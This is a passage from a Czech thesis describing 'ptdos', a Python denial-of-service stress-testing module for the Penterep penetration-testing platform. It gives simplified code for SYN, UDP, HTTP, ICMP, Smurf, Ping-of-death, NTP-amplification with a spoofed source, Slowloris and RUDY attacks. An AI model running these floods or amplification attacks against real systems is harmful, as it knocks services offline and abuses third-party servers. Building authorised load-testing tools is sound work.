        "attack_duration":60,
        "attack_destination":"192.168.0.80",
        "attack_destination_port":80,
        "attack_total_packets_sent":4392587,
        "checkservice_total_responses":42,
        "checkservice_successful_responses":20,
        "checkservice_failure_responses":22,
        "checkservice_successful_percentage":47.62,
        "checkservice_response_time_ms_min":2.76,
        "checkservice_response_time_ms_max":444.01,
        "checkservice_response_time_ms_avg":54.98,
        "checkservice_response_time_before_att_ms_avg":15.7,
        "checkservice_response_time_diff_before_during_test_percentage":250.19
    }
}
```


Výpis 2.1: JSON objekt aplikace `ptdos` pro stav „OK“.

Popis a vlastnosti JSON objektu pro API rozhraní

V rámci vytvoření JSON objektu dokáže `ptdos` vytvořit dva základní typy objektů a to pro stav, kdy je útok úspěšně dokončen, anebo pro stav, kdy při realizaci útoku nastane chyba. Všechny položky, které vytvořený JSON objekt může obsahovat jsou popsány v tabulce 2.1. Vytvoření JSON objektu se řídí dokumentací systému Penterep, viz elektronická příloha práce. JSON objekt pro stav „OK“ obsahuje 4 základní položky – `test_code`, `status`, `vulnerable` a `data`, viz výpis 2.1. Položka `test_code` obsahuje vždy unikátní název prováděného testu, což v případě `ptdos` znamená název prováděného DoS útoku. V rámci položky `status` je uveden stav testu, což je při tomto typu objektu vždy „OK“. Část `vulnerable` udává zranitelnost cílového systému, který byl testován (na který bylo útočeno při DoS útoku), což znamená zda je daný cílový systém zranitelný vůči prováděnému testu (DoS útoku). Pole `data` je nejobsáhlejší položkou, která obsahuje veškerá relevantní data související s prováděným testem. Obsah mění v závislosti na prováděném testu. Pokud by při provádění testu došlo k chybě, bude vrácený JSON objekt v chybovém tvaru, viz výpis 2.2. Chybový objekt je oproti úspěšnému objektu značně zjednodušen, protože obsahuje pouze 3 položky a to `test_code`, `status` a `message`. Položky `test_code` a `status` mají stejnou funkci jako v předchozím případě, pouze s tím rozdílem, že `status` obsahuje hodnotu „error“. Položka `message` v chybovém případě informuje o tom, jaká konkrétní chyba nastala.

```
{
    "test_code": "udpflood",
    "status": "error",
    "message": "65 No route to host"
}
```

Výpis 2.2: JSON objekt aplikace `ptdos` pro stav „error“.

Tab. 2.1: Vlastnosti jednotlivých položek JSON objektu.

Položka	**Hodnota**	**Popis**
test_code	string	název útoku evidovaný v aplikaci
status	string	„OK“, nebo „error“ v závislosti na stavu útoku
vulnerable	bool	true/false dle zranitelnosti cílového systému
data	list of string	relevantní data vrácená testem
message	string	kód a popis chybové zprávy v případě, že došlo k chybě

2.4 Vstupní parametry aplikace

Jako součást spouštěcího příkazu aplikace je možné specifikovat vstupní parametry, které ovlivňují chování aplikace potažmo definují parametry prováděného útoku. Shrnutí všech vstupních parametrů je uvedeno v tabulce 2.2. V tabulce je vždy uveden název parametru, klíč, kterým je parametr volán a popis parametru s definicí vstupních dat. Ne všechny vstupní parametry jsou aplikovatelné na všechny útoky, podrobnější přiřazení parametrů k útokům je uvedeno v nápovědě aplikace. Ve výpisu 2.3 je příklad volání aplikace pro provedení útoku UDP flood, cílem útoku je webový server s IP adresou 192.168.0.214 a portem 80. Délka trvání útoku je 600 sekund. Velikost datové části UDP datagramu je 2048 bajtů a po dokončení útoku bude vytvořen JSON objekt s informacemi o proběhlém útoku, viz výpis 2.1.

```
ptdos -a udpflood -dst 192.168.0.214 -dp 80 -d 600 --data-length 2048 --json
```

Výpis 2.3: Ukázka volání aplikace `ptdos` a útoku UDP flood.

2.5 Struktura aplikace, modulů a vlastních knihoven

Spuštění aplikace se provádí zavoláním souboru `ptdos.py`, kde probíhá načtení všech pluginů útoků, sestavení nápovědy, zpracování vstupních parametrů, výběr a následné spuštění požadovaného útoku. Popis jednotlivých částí aplikace vychází ze základní adresářové struktury zdrojového kódu, která je uvedena v příloze B.

Tab. 2.2: Specifikace všech vstupních parametrů aplikace `ptdos`.

Název parametru	**Klíč**	**Popis**
Typ útoku	-a	Definuje jaký typ útoku bude proveden.
Délka trvání útoku	-d	Udává dobu trvání útoku ve vteřinách.
Cíl útoku	-dst	IP adresa nebo URL cílového systému.
Cílový port	-dp	Port cílového systému.
Velikost datové části	-dl	Určuje velikost datové části jednotky, udáváno v bajtech.
Skrytí identity	-ss	Zakryje zdrojovou IP a port.
Všesměrová adresa	-bc	IP adresa lokální všesměrové adresy sítě.
Počet soketů	-sq	Počet soketů, které mají být při útoku udržovány otevřené.
Velikost prodlevy	-st	Udává dobu prodlevy mezi odesláním dalších paketů.
Tělo	-body	Tělo požadavku.
Parametry dotazu	-qs	Parametry specifikovány ve tvaru par1=val1&par2=val2.
Vytvoření JSON objektu	-j	Udává zda bude vytvořen JSON objekt.
Verze programu ptdos	-v	Vypíše aktuální verzi programu.
Help menu	-h	Vypíše help menu programu.

V kořenovém adresáři zdrojového kódu se nachází soubor `requirements.txt` obsahující externí knihovny, které jsou aplikací vyžadovány. Knihovny je nutné stáhnout před spuštěním aplikace. Soubor `README.MD` obsahuje popis aplikace, návod k instalaci a ukázku spouštěcích příkazů jednotlivých útoků. V souboru `setup.py` je obsažena konfigurace skriptu pro vytvoření balíčku pip. Pro možnost vytvářet útoky nezávisle na původním kódu aplikace je nutné sestavit plugin architekturu, která je definovaná ve složce `infrastructure`. V souboru `attack.py` je definována základní kostra jednotlivých útoků, které budou přidávány jako samostatné pluginy. V souborech `loader.py` a `factory.py` probíhá načtení pluginů a následně jejich vytvoření, tak aby s nimi mohlo být dále nakládáno v rámci aplikace. Načítání a vytvoření útoků z pluginů je voláno v `ptdos.py` a probíhá před spuštěním aplikace. Seznam všech pluginů, které mají být načteny, je definován v konfiguračním souboru `config.json`. Díky tomu, že se pluginy načítají dynamicky z konfiguračního souboru, není nutná úprava zdrojového kódu při přidání nového pluginu, všechny útoky jsou dostupné v poli objektů `attacks`. Princip načtení pluginů útoků a spuštění aplikace v `ptdos.py` je uveden ve výpise 2.4. Ve složce `plugins` se nachází pluginy útoků, kdy každý plugin je samostatný útok v samostatném souboru. V případě rozšíření aplikace o nový útok je třeba vytvořit pouze nový plugin a ten přidat do konfiguračního souboru `config.json`. Podrobný popis jednotlivých pluginů je uveden v kapitole 2.7. Složka `monitoring` obsahuje soubor `ptcheckservice.py`

```
def main() -> None:
    """Načti a zaregistruj pluginy, zpracuj vstupní param., spusť aplikaci."""
    with open("config.json") as file:
        data = load(file)  # načti konfigurační soubor
        loader.load_plugins(data["plugins"])  # načti pluginy ze souboru
        attacks = [factory.create(item) for item in data["attacks"]]
        # vytvoř útoky

    script = PtDos(vars(parse_args(attacks)))  # zpracuj vstupní parametry
    script.run(attacks)  # spusť aplikaci
```

Výpis 2.4: Plugin architektura a spuštění aplikace v souboru ptdos.py.

definující zdrojový kód monitorovací služby, která je společná pro všechny útoky. Podrobněji je monitorovací služba popsána v kapitole 2.6. Složka `misc` obsahuje vlastní knihovny jednotlivých protokolů, které jsou využívány napříč všemi útoky. Důvodem pro vytvoření oddělených knihoven bylo omezení zbytečné duplikace zdrojového kódu, zvýšení jeho přehlednosti a čitelnosti. Součástí složky jsou i konfigurační soubory obsahující seznam NTP serverů pro zesilovací útok NTP a soubor uživatelských agentů využívaných při útocích s protokolem HTTP.

2.6 Monitorovací služba check service

Zdrojový kód monitorovací služby `check service` se nachází v samostatném souboru `ptcheckservice.py` v adresáři `ptdos\monitoring`. Hlavním úkolem služby je v odděleném vlákně monitorovat cílový systém v průběhu testování. Důvodem pro monitorování je získat přehled o stavu cílového systému, zda je dostupný anebo zda již došlo k odepření služby. Před zahájením útoku je spuštěna první část monitorování, která měří průměrnou dobu odezvy cílového systému v klidovém stavu. Druhá část monitorování je zapnuta současně s útokem a s ním také končí. Po dokončení monitorování probíhá vyhodnocení a srovnání změřených hodnot z obou částí monitorování. Data z tohoto vyhodnocení jsou dále přidána do JSON objektu, viz výpis 2.1, anebo jsou vytištěna obsluze do terminálu, viz obr. 2.3. Pro monitorování cílového systému je vytvořena třída `CheckService`, která obsahuje funkci `call_checkservice_repeatedly`, jenž je zobrazená ve výpise 2.5. Protože je funkce součástí třídy, tak nemá definované vstupy, ale pracuje již s objekty, které se v této třídě nachází. Do proměnné `url` je uložena zformátovaná URL adresa cílového systému. Funkce `formaturl` kontroluje, zda je v URL obsažen protokol. Pokud ne, tak je podle použitého portu doplněn protokol HTTP. Funkce `loop()` obsahuje cyklus `while`, který běží dokud není zastaven. Součástí cyklu je periodické volání funkce `getResponse(url)`, která přijímá na vstupu url cílového systému. Tato funkce každým voláním odesílá HTTP požadavek typu GET. Pokud je cílový server

```
def call_checkservice_repeatedly(self):
    stopped = Event()
    url = formaturl(self.destination, self.dstport)
    def loop():
        while not stopped.wait(1):
            response = getResponse(url)
            # 200 je OK status pro HTTP, znamená to server je na živu
            if response[0] == 200:
                self.conndata_success.append(response)
                response = ()
            else:
                self.conndata_failure.append(response)
                response = ()
    Thread(target=loop).start()
    return stopped.set
```

Výpis 2.5: Monitorovací funkce služby check service.

dostupný, tak je vrácena hodnota `200`, stav `OK`. Jakmile je odpověď jakákoliv jiná, tak je cílový server považován za nedostupný. V neposlední řadě je vytvořeno nové asynchronní vlákno pro funkci `loop()`, čímž je zajištěn běh monitorování na pozadí prováděného DoS útoku. Všechna monitorovací data jsou ukládána do samostatných polí `conndata_success` a `conndata_failure`, ze kterých pak probíhá vyčítání dat při vyhodnocení monitoringu. Protože data v poli `conndata_success` obsahují také dobu odezvy, může být spočítání minimální, maximální a průměrná doba odezvy pro úspěšné požadavky.

2.7 Vývoj vlastních pluginů DoS útoků

Všechny pluginy útoků jsou uloženy ve složce `plugins`. Každý plugin obsahuje datovou třídu a pomocnou registrovací metodu, `register`, která se využívá při načítání pluginů útoků v rámci spuštění aplikace `ptdos`. Datová třída je vždy vztažena ke konkrétnímu typu implementovaného útoku, přičemž každá třída obsahuje tři základní metody, kterými jsou spuštění útoku, `launch_attack`, vytvoření své nápovědy, `make_help`, a specifikace vstupních parametrů, `make_args`. Metoda `launch_attack`, která obsahuje zdrojový kód daného útoku, je volána z ovládacího souboru `ptdos.py`. Vstupními parametry pro tuto metodu jsou parametry definované spouštěcím příkazem aplikace. V sekcích jednotlivých pluginů je převážně popisován zdrojový kód nacházející se v této metodě. Veškerá síťová komunikace jednotlivých útoků je řešena pomocí knihovny Socket[7], což je nativní knihovna jazyka Python, která slouží ke konfigurace síťového rozhraní. Výjimkou je pouze útok SYN flood, který využívá externí nástroj hping3. Pro komunikaci s cílovým systé-

[7] `https://docs.python.org/3/library/socket.html`

mem je nutné vždy vytvořit tzv. socket, kde je uvedena zmíněná konfigurace síťového rozhraní. Konfigurace socketu se liší napříč útoky, proto probíhá v samostatném souboru `pt_socket.py`, který se nachází ve složce `misc`. Účelem metody `make_help` je vytvoření nápovědy pro daný útok. Výstupní data z metody jsou zpracovány v části `ptdos.py`, kde je sestavena nápověda pro celou aplikaci, přičemž každý útok má svou vlastní sekci. Principiálně je metoda `make_args` velmi podobná předchozí metodě. S tím rozdílem, že `make_args` slouží k definování přídavných vstupních parametrů. V hlavní části `ptdos.py` jsou definovány základní vstupní parametry, které jsou po spuštění aplikace rozšířeny o přídavné parametry z jednotlivých útoků (pluginů). Ke každému z pluginů útoků jsou přiloženy ukázkové zdrojové kódy. Tyto ukázky jsou pro účely vysvětlení principu útoků značně zjednodušeny a nejsou kompletní. V rámci popisu každého z pluginů jsou vždy uvedeny konkrétní zdrojové soubory, kde se nachází kompletní kód včetně inicializace všech použitých proměnných, ošetření chybových stavů apod.

2.7.1 Plugin SYN flood

Hlavní zdrojový kód útoku je v souboru `synflood.py`. Principem útoku je vygenerovat, co největší množství TCP SYN segmentů. Pro generování segmentů je využíván externí nástroj hping3. Ze vstupních parametrů spouštěcího příkazu je sestaven příkaz pro spuštění nástroje hping3, protože hping3 neumožňuje nastavit dobu běhu útoku, tak je nutné tuto část ošetřit v rámci aplikace `ptdos`. Z toho důvodu se využívá knihovna `subprocess`, která umožňuje ovládání aplikačního vybavení hostovacího stroje přímo pomocí jazyka Python. Útok je vytvořen jako podproces, což umožňuje mít nad útokem plnou kontrolu a je možné jej dle potřeby ukončit. Pokud by byl útok spuštěn jako obyčejný příkaz zaslaný do terminálu s využitím Python knihovny `os`, tak by nebylo možné takto vytvořený proces ukončit, protože by nad ním aplikace neměla přímou kontrolu. Zjednodušený princip je popsán ve výpisu 2.6, kde je nejprve sestaven příkaz pro nástroj hping3, který je následně uložen do proměnné `hpingcmd`. Poté je vytvořen podproces, který spouští uložený příkaz v `hpingcmd`. V tuto chvíli je na pozadí spuštěn útok a aplikace čeká po dobu `duration`, která byla specifikovaná ve spouštěcím příkazu, jakmile tento čas vyprší, tak je podproces aplikace hping3 ukončen a tím je ukončen i útok SYN flood.

2.7.2 Plugin UDP flood

Zdrojový kód útoku se nachází v souboru `udpflood.py`. Ve výpisu 2.7 je znázorněn zjednodušený princip útoku. Pomocí funkce `create_socket()`, do kterého vstupuje název útoku specifikovaný proměnou `name`, je vytvořen a inicializován socket protokolu UDP. Poté jsou do proměnné `payload` vygenerovány data, která slouží jako

```
hpingcmd = f"hping3 -S --flood -V -d {payload_len} -p {dstport} {dst}"
if spoof_src:
    hpingcmd += " --rand-source"
proc = subprocess.Popen(hpingcmd.split(), stdout=subprocess.PIPE, stderr=subprocess
    .STDOUT)
sleep(duration)  # pockej po dobu trvani utoku
proc.terminate()  # <-- ukonci proces, obdoba ctrl+c v terminalu
```

Výpis 2.6: Realizace útoku SYN flood pomocí nástroje hping3.

datová část jednotlivých UDP datagramů. Velikost datové části je specifikována proměnnou `payload_len`. V neposlední řadě je v cyklu **`while`** volána funkce `sendto`, která na vstupu přijímá datovou část datagramu uloženou v proměnné `payload`, jež následně odesílá jako UDP datagram na cílový systém. Ten je specifikován IP adresou a portem uložených v proměnných `dst` a `dstport`. Cyklus **`while`** se neustále opakuje, dokud není útok ukončen.

```
sock = create_socket(name)  # vytvoř socket UDP
payload = generate_payload(self.name, payload_len). # vygeneruj náhodná data
while True:
    sock.sendto(payload, (dst, dstport))  # odešli data na cílový systém
```

Výpis 2.7: Princip útoku UDP flood.

2.7.3 Plugin HTTP GET flood

Zdrojový kód útoku je uložen v souboru `httpgetflood.py`. Nejprve je nutné sestavit HTTP požadavek typu GET, ten kromě URL cílového systému obsahuje také další URL parametry jako jsou parametry (query) a cesta (path). Takto vytvořený požadavek je uložen do proměnné `request`, viz výpis 2.8. Protože HTTP používá transportní protokol TCP, musí být sestaveno s cílovým systémem spojení, k tomu se využívá knihovna socket a funkce `connect`, která vytvoří spojení TCP mezi hostovacím strojem a cílovým systémem definovaným pomocí IP adresy a portu. Jakmile je spojení vytvořené, tak se smyčce **`while`** neustále odesílají GET požadavky na cílový systém, dokud není cyklus ukončen. Protože je spojení již vytvořené, tak není nutné ve funkci `send` specifikovat IP adresu a port cílového systému.

```
# vytvoř http GET požadavek
request = create_request("GET", url.hostname, url.query, url.path)
sock = create_socket(self.name)  # vytvoř socket
sock.connect((url.hostname, url.port or 80)). #  sestav TCP spojení
while True:
    sock.send(request)  # odešli data na cílový systém
```

Výpis 2.8: Princip útoku HTTP GET flood.

2.7.4 Plugin HTTP HEAD flood

Principiálně se tento útok velmi podobá útoku HTTP GET flood, který je popsán v předchozí kapitole 2.7.3. Rozdíl je při vytváření HTTP požadavku, kde je zvolena metoda HEAD. Zdrojový kód tohoto útoku je uložen v souboru `httpheadflood.py`.

2.7.5 Plugin HTTP POST flood

Protože útok HTTP POST flood opět využívá protokol HTTP, tak je princip podobný předchozím útokům. Rozdílem je vytvoření požadavku typu POST, do kterého navíc vstupuje proměnná `body`, viz výpis 2.9. Ta obsahuje tělo požadavku, které je odesíláno na cílový systém. Proměnná `body` může obsahovat třeba data webového formuláře, který může být zneužit v rámci tohoto typu útoku. V souboru `httpostflood.py` se nachází zdrojový kód.

```
1 # vytvoř http POST požadavek
2 request = create_request("POST", url.hostname, query, url.path, body)
```

Výpis 2.9: Vytvoření HTTP požadavku typu POST.

2.7.6 Plugin ICMP flood

Útok ICMP flood je dalším ze skupiny záplavových útoků. Protože se využívá protokol ICMP, který pracuje na síťové vrstvě, tak se v rámci vytváření socketu nevyužívá žádný transportní protokol, ale přímo protokol ICMP. Zdrojový kód je uložen v souboru `icmpflood.py`. Ve výpisu 2.10 je uveden princip útoku. Aby nedošlo k zahlcení útočícího stroje ICMP odpověďmi, je nutné podvrhnout zdrojovou IP adresu, což je uvedeno na druhém řádku zdrojového kódu. Zdrojová IP adresa je náhodně vygenerovaná. Dále je vytvořena ICMP část paketu pomocí `create_icmp_packet()`, do které vstupuje název útoku (`name`) a velikost délky datové části (`payload_len`), výstup je uložen do proměnné `icmp`. Následuje vytvoření IP části paketu a uložení do proměnné `ip` pomocí funkce `create_ip_packet()`. Do této funkce je dosazena podvržená zdrojová IP adresa (`src`), IP adresa cílového systému (`dst`) a také ICMP část paketu vytvořená v předchozím kroku na řádku 3 (`icmp`). Nakonec je funkcí `get_packet()` sestaven finální paket, který je uložen do proměnné `make_packet`. Takto vytvořený paket je odesílán na cílový systém funkcí `sendto`, která je umístěna v cyklu `while`. Ve vstupních parametrech funkce `sendto` je nahrazen cílový port za číslo 1 a to z toho důvodu, že protokol ICMP nepracuje s porty.

2.7.7 Plugin Smurf

Smurf je strukturou podobný útoku ICMP flood. Zásadním rozdílem je, že Smurf využívá pro zesílení síly útoku všesměrovou adresu lokální sítě, která je specifikována

```
sock = create_socket(self.name)  # inicializace icmp socketu
src = set_src_ip(spoof_src)  # podvrhni zdrojovou IP adresu
icmp = create_icmp_packet(name, payload_len)  # vytvoř ICMP část paketu
ip = create_ip_packet(src, dst, icmp)  # vytvoř IP část paketu
make_packet = ip.get_packet()  # sestav paket
while True:
    sock.sendto(make_packet, (dst, 1))  # odešli data na cílový systém
```

Výpis 2.10: Princip ICMP flood útoku.

ve vstupních parametrech aplikace. Zdrojový kód je dostupný v souboru `smurf.py`. Ve výpise 2.11 je znázorněn princip útoku. Na řádku 2 je sestaven IP paket, jehož zdrojová IP adresa je IP adresa cílového systému (`dst`) a cílová adresa je všesměrová IP adresa lokální sítě (`brdct`). Důvodem je, aby všechny ICMP ECHO požadavky, zaslané útočníkem, byly všesměrovou IP adresou rozeslány všem zařízením v síti. Následné ICMP ECHO odpovědi budou jednotlivými zařízeními v síti zasílány na zdrojovou IP adresu, což je IP adresa cílového systému.

```
# cílový systém je zdrojová IP, všesměrová IP je cílová IP
ip = create_ip_packet(dst, brdct, icmp)
while True:
    sock.sendto(ip.get_packet(), (brdct, 1))  # všesměrová adresa jako cíl
```

Výpis 2.11: Princip Smurf útoku.

2.7.8 Plugin Ping of death

Stejně jako předchozí dva útoky, tak rovněž Ping of death využívá protokol ICMP. Základní struktura útoku je v zásadě velmi podobná útoku ICMP flood. Při tomto typu útoku je hlavní odlišností velikost datové části (`payload_len`) ICMP paketu, která přesahuje její maximální povolenou velikost, což způsobí fragmentaci paketu a následné problémy při sestavení celého paketu na straně cílového systému. Další pokračování útoku je stejné jako u ostatních záplavových útoků a to vygenerovat maximální množství datového provozu za pomocí funkce pro odesílání dat umístěné v cyklu **`while`**. Zdrojový kód je uložen v souboru `pingofdeath.py`.

2.7.9 Plugin zesilovacího útoku NTP

Při tomto typu útoku se využívají v internetu volně dostupné NTP servery, které slouží jako zesilovací faktor síly útoku. V souboru `ntp_servers.json` je uložen seznam doménových jmen NTP serverů, které jsou při útoku využívány, důvodem pro využití samostatného souboru bylo zvýšení přehlednosti zdrojového kódu a zejména usnadnění procesu přidávání nových serverů do seznamu. Zdrojový kód je uložen v souboru `ntpampl.py`. Jak bylo popsáno v teoretické části, viz kapitola

1.7.9, tak pro zesílení útoku se zneužívá procedura `MON_GETLIST` protokolu NTP, která na požadavek o malé velikosti vrátí odpověď o velikosti několikanásobně vyšší[8], než byl původní požadavek. Aby k tomuto zneužití mohlo dojít, tak je třeba podvrhnout zdrojovou IP adresu požadavku, který bude odeslán na NTP server, za IP adresu cílového systému. To způsobí, že následná zesílená odpověď bude směrována na cílový systém a ne zpět útočníkovi. Tato část, včetně vytvoření NTP požadavku, je vytvořena pomocí funkce `create_ntp_packet_list()`, viz výpis 2.12.

```
1  def create_ntp_packet_list(dst):
2      """Vytvoř seznam NTP jednotek, který je vrácen na výstupu"""
3      ntp_servers_list = load_ntp_servers() # načti NTP servery z ntp_servers.json
4      for ntp_server in ntp_servers_list:
5          packet = create_ntp_packet(ntp_server, sport, dst)
6          ntp_packet_list.append(NtpPacket(packet, ntp_server, sport))
7      return ntp_packet_list
8
9  ntp_packets = create_ntp_packet_list(dst) # vytvoř NTP jednotky
10 sock = create_socket(self.name)  # inicializace udp socketu
11 while True:
12     element = choice(ntp_packets)  # vyber náhodnou NTP jednotku
13     sock.sendto(element.ntp_packet, (element.ntp_server_ip, element.sport))
14     # odešli data na NTP server s podvrženou zdrojovou IP adresou cílového systému
```

Výpis 2.12: Princip zesilovacího útoku NTP.

Ve funkci `create_ntp_packet_list()` jsou nejprve načteny všechny dostupné NTP servery ze souboru `ntp_servers.json`. Poté je pro každý načtený NTP server vytvořen NTP paket, kde je nastaven zdrojový a odchozí port i IP adresa. Následně je NTP paket přiložen do seznamu NTP paketů `ntp_packet_list`. Takto vytvořený seznam je vrácen na výstupu funkce a uložen do proměnné `ntp_packets`, viz řádek 9, přiložené ukázky zdrojového kódu. Na řádku je 10 je inicializován socket sloužící pro komunikaci, ten je typu UDP, protože UDP je využíváno jako transportní protokol protokolu NTP. V poslední části ukázky zdrojového kódu je definován **`while`** cyklus, ve kterém probíhá neustálé odesílání dat na cílový systém. Nejprve je náhodně vybraná datová jednotka ze seznamu `ntp_packets`, která je následně odeslaná na cílový systém pomocí funkce `sendto`. Důvodem, proč se při útoku využívá více NTP serverů současně je, že jakmile by byl v rámci útoku využíván pouze jeden NTP server, tak by hrozilo riziko rozpoznání zvýšeného datového toku z jedné IP adresy a NTP server by mohl komunikaci ukončit. Tím, že je využito více NTP serverů, tak je datový tok rozložen mezi ně, což by mělo riziko ukončení komunikace NTP serverem snížit.

[8]Odpověď může být znásobena až o zesilovací faktor 556,9, viz tabulka 1.1.

```
1  sockets_list = [create_slowloris_socket(dst_ip, dstport, my_user_agents,
       my_accept_lang, self.name) for _ in range(socksquant)]
2  while True:
3      for socket_item in sockets_list: # obnov všechna spojení
4          try:
5              socket_item.send(f"X-a: {generate_string(4)}\r\n".encode("utf-8"))
6          except:
7              sockets_list.remove(socket_item) # odeber nefunkční spojení
8      for _ in range(socksquant - len(sockets_list)): # doplň spojení do úrovně
           socksquant
9          sock = create_slowloris_socket(dst_ip, dstport, my_user_agents,
               my_accept_lang, self.name)
10         sockets_list.append(sock)
11     sleep(sleeptime) # pozastav cyklus
```

Výpis 2.13: Princip pomalého logického útoku Slowloris.

2.7.10 Plugin Slowloris

V rámci útoku Slowloris vytváří útočník spojení s cílovým serverem, množství těchto spojení je definováno ve spouštěcím příkazu, v rámci ukázky zdrojového kódu 2.13 je tato hodnota zastoupena proměnnou `socksquant`. Zdrojový kód útoku je dostupný v souboru `slowloris.py`. Prvním částí útoku je vytvoření požadovaných spojení s cílovým systémem. Spojení jsou vytvořena funkcí `create_slowloris_socket()` a následně jsou uložena do seznamu `sockets_list`, viz řádek 1, zdrojového kódu 2.13. Součástí inicializace spojení je rovněž zahájení komunikace s cílovým systém skrz HTTP požadavek typu GET, který je zaslán na cílový server. V cyklu **`while`**, který běží po dobu trvání útoku, je definována obnova vytvořených spojení. Pro každé spojení v seznamu `sockets_list` jsou pomocí funkce `send` zaslána na cílový systém náhodná data s cílem udržet spojení otevřené, viz řádek 5. Pokud je z jakéhokoliv důvodu spojení nedostupné, tak nastane výjimka (except) a spojení je ze seznamu `sockets_list` odebráno. Po dokončení obnovy vytvořených spojení dojde k vytvoření nových spojení, které jsou náhradou za odebraná spojení v rámci obnovy. Cílem je vždy udržet otevřený počet otevřených spojení definovaných proměnnou `socksquant`, viz cyklus **`for`** na řádku č. 8. Poslední částí zjednodušeného principu útoku je řádek č. 11, kde je pomocí funkce `sleep` nastaveno pozastavení cyklu **`while`** z důvodu vložení pauzy mezi jednotlivými obnovami vytvořených spojení. Doba pauzy je definována ve spouštěcím příkazu, v rámci výpisu 2.13 se jedná o proměnnou `sleeptime`.

2.7.11 Plugin RUDY

Útok je principiálně podobný předchozímu útoku Slowloris, protože i v rámci RUDY je s cílovým systémem vytvářeno velké množství spojení. Rozdílem však je, že útok

RUDY využívá pro vytvoření spojení požadavek HTTP typu POST, který předává cílovému systému informaci o velmi rozměrné datové části hlavičky a následná data zasílá velmi pomalu, čímž udržuje vytvořená spojení otevřená. Jednotlivá spojení jsou při útoku RUDY vytvářena jako samostatná vlákna, kde je spouštěna funkce `do_rudy_attack()`. Příklad této funkce je uveden ve výpisu 2.14. Kompletní zdrojový kód útoku RUDY se nachází v souboru `rudy.py`.


```
1  def do_rudy_attack(self, url, dst_ip, dstport, my_user_agents, sleeptime,
       err_proc_list):
2      """Funkce realizující útok RUDY."""
3      sock = create_socket(self.name) # inicializace tcp socketu
4      sock.connect((dst_ip, dstport or 80)) # sestavení spojení
5      request = rudy_request(url, my_user_agents) # vytvoř POST požadavek
6      sock.send(request) # odešli POST požadavek
7      while True:
8          try:
9              sleep(sleeptime) # pozastav cyklus
10             sock.send(generate_string(1).encode("UTF-8")) # pošli data
11         except:
12             err_proc_list.append(os.getpid()) # označ proces ke smazání
13             break
```

Výpis 2.14: Princip pomalého logického útoku RUDY.

Při vytvoření nového spojení s cílovým systémem je nejprve inicializován nový socket pomocí funkce `create_socket()`, viz řádek č. 3. Protože protokol HTTP používá transportní protokol TCP, tak po vytvoření socketu je nutné zavolat funkci `connect()`, která sestaví spojení s cílovým systémem. Na řádku č. 5 je vytvořen HTTP POST požadavek pomocí funkce `rudy_request()`, který je následně funkcí `send()` odeslán na cílový systém, čímž je cílový systém informován o tom, že má očekávat přijetí POST požadavku s velkou datovou částí hlavičky (content-length). V cyklu **`while`** probíhá zmíněné velmi pomalé zasílání malého množství náhodně vygenerovaných dat požadavku POST, čímž je udržováno spojení otevřené. Aby došlo ke zmíněné „pomalosti“ odesílání dat, je před každým odesláním dat spuštěna pauza pomocí funkce `sleep`, jejíž doba je udávána proměnnou `sleeptime`. Pokud při odesílání dat ve funkci `send()` dojde k chybě, tak nastane výjimka, viz řádek č. 11, a příslušné vlákno je s číslem procesu přidáno do seznamu vláken `err_proc_list` určených ke smazání.

2.8 Integrace s externím systémem Penterep

Aplikace `ptdos` je od začátku vyvíjena s cílem implementace do externího systému Penterep, kde bude působit jako jeden z modulů, které realizují penetrační a zátěžové testy. Konkrétně `ptdos` bude realizovat zátěžové testování s využitím DoS útoků. Obecně je Penterep komplexní systém sloužící k realizaci a správě bezpečnostních



Obr. 2.4: Architektura systému Penterep.


testů pro komerční IT subjekty. Skládá se ze dvou hlavních částí - modulární webové aplikace a aplikace pro realizaci testů.

2.8.1 Architektura Penterep

První částí systému je modulární webová aplikace určená pro správu a komplexní realizaci bezpečnostních penetračních a zátěžových testů, která je primárně určena ke správě a řízení bezpečnostních testů. Tato aplikace se skládá ze dvou základních částí, aplikačního serveru AS, a serveru pro správu uživatelských účtů UMS. Druhou částí je aplikace pro realizaci specifických automatických penetračních testů. Ta realizuje specifické bezpečnostní testy pomocí specializovaných modulů. Realizace testů bude inicializována vždy z webové aplikace aplikačního serveru. Na obr. 2.4 je znázorněno schéma architektury systému Penterep, kde jsou vidět relace mezi jednotlivými moduly, uživatelem a testovaným serverem. Na obr. 2.5 je přiložena ukázka grafického rozhraní modulární webové aplikace. Skrz webové rozhraní bude obsluha spravovat a evidovat průběh penetračního testování.

2.8.2 Komunikační schéma Penterepu

Uživatel, neboli tester webových aplikací, komunikuje s webovým rozhraním aplikačního serveru (AS) skrz webový prohlížeč na svém stroji. Tato komunikace probíhá standardně přes šifrovaný protokol HTTP(S). Ve webové aplikaci tester plánuje testovací úkoly, kde definuje typ a parametry spouštěného DoS útoku. Po zadání úkolu zahájí AS komunikaci se serverem, jenž má na starost automatické testování (SAT).




Obr. 2.5: Ukázka grafického rozhraní webové aplikace systému Penterep.

Na obr. 2.6 je znázorněno komunikační schéma systému Penterep. Komunikace mezi AS a SAT probíhá obousměrně s využitím websocketu. SAT pro svůj běh využívá operační systém Kali Linux a standardně je hostován na dedikovaném serveru, v případě nutnosti může být nasazen i na lokální počítač testera. V rámci SAT se o komunikaci s AS stará aplikace `ptmanager`, jenž je napsaná v jazyce Python. Ta dělá prostředníka mezi AS a testovacími aplikacemi, kterých může Penterep obsahovat různé množství, přičemž testovací aplikace jsou rovněž napsány v jazyce Python. A právě vyvíjená aplikace `ptdos` je jednou z těchto testovací aplikací, které Penterep využívá. `Ptmanager` je zodpovědný za převzetí naplánovaného úkolu z AS, spuštění požadované testovací aplikace, např. `ptdos`, a po ukončení testu vrací zpátky aplikačnímu serveru vytvořený JSON objekt, jenž obsahuje podrobné informace o provedeném testu (útoku). Příklad JSON objektu aplikace `ptdos`, který obsahuje informace o provedeném testu a je uveden ve výpise 2.1.

2.8.3 API rozhraní aplikace ptmanager

API rozhraní aplikace ptmanager v modulu SAT, přijímá na vstupu JSON objekt, přičemž každý vložený JSON objekt se týká jednoho konkrétního testu (útoku). V případě vyvíjené aplikace `ptdos` bude JSON objekt vrácen pro každý provedený



Obr. 2.6: Komunikační schéma systému Penterep.


test. Odpověď bude obsahovat vždy pouze jeden JSON objekt. Obsah objektu se liší v závislosti na tom zda byl provedený test kompletně dokončen (stav testu „OK“) anebo se při jeho realizaci vyskytla chyba (stav testu „error“). Podrobněji jsou JSON objekty, které budou na straně API přijímány, popsány v kapitole 2.3.

3 Testování aplikace ptdos

